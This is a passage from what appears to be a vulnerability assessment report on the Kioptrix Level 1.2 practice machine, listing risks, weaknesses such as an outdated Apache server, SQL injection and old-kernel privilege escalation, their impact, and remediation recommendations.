- **Unauthorized Access:** Exploitation of vulnerabilities could lead to unauthorized users gaining root access to the system.
- **Data Exposure:** Sensitive data may be exposed, especially if user accounts or system files are compromised.
- **Service Disruption:** Attackers could disable key services or make the system unstable, disrupting operations.
- **Privilege Escalation:** Vulnerabilities could allow attackers to escalate privileges and gain control of the entire system.
- **Man-in-the-Middle (MitM) Attacks:** Due to weak configurations, attackers may intercept traffic and manipulate communication between the server and other users.

2. Vulnerabilities

These are specific weaknesses in Kioptrix: Level 1.2 that make it susceptible to attacks.

- **Apache Web Server Vulnerabilities:** The VM runs an outdated version of the Apache web server, which may have known vulnerabilities, allowing attackers to exploit these to gain access to the server.
- **MySQL Database Exploits:** The MySQL database might be vulnerable to SQL injection attacks if user input is not properly sanitized.
- **Weak Passwords/Brute Force Susceptibility:** Weak passwords or lack of account lockout mechanisms may allow brute force or dictionary attacks.

- **Kernel Exploits:** Kioptrix: Level 1.2 runs on an old Linux kernel, which may be vulnerable to privilege escalation attacks using well-documented exploits like `Dirty COW` or `OverlayFS`.
- **Insecure PHPMyAdmin:** If PHPMyAdmin is installed and configured insecurely, it may allow attackers to manipulate the database.

3. Impact Assessment

The impact of an exploit depends on the type of vulnerability and its severity:

High Impact:

- **Root Privilege Escalation:** Complete control of the system, including the ability to modify or delete files, install malicious software, and escalate attacks to other systems in the network.
- **Database Compromise:** Full access to stored data, potentially leaking sensitive information or altering databases.

Medium Impact:

- **User Account Compromise:** An attacker may steal user credentials or manipulate user permissions, which can lead to unauthorized access but not full system control.
- **Denial of Service (DoS):** The attacker may disrupt services running on the machine, affecting availability and usability.

Low Impact:

- **Information Disclosure:** An attacker could gather configuration or version information that could help in planning further attacks. However, no immediate damage is caused

Recommendations

1. Update the LotusCMS to the latest version to patch known vulnerabilities.
2. Implement stronger password policies, particularly for database access.
3. Restrict access to administrative files and directories like '/phpmyadmin.'
4. Properly configure sudo permissions to limit privilege escalation opportunities.
5. Improve logging and monitoring to detect and prevent unauthorized access.

Appendix

Technical outputs from tools such as Nmap, Dirb, Nikto, Burp Suite, and SQLmap can be found in this section.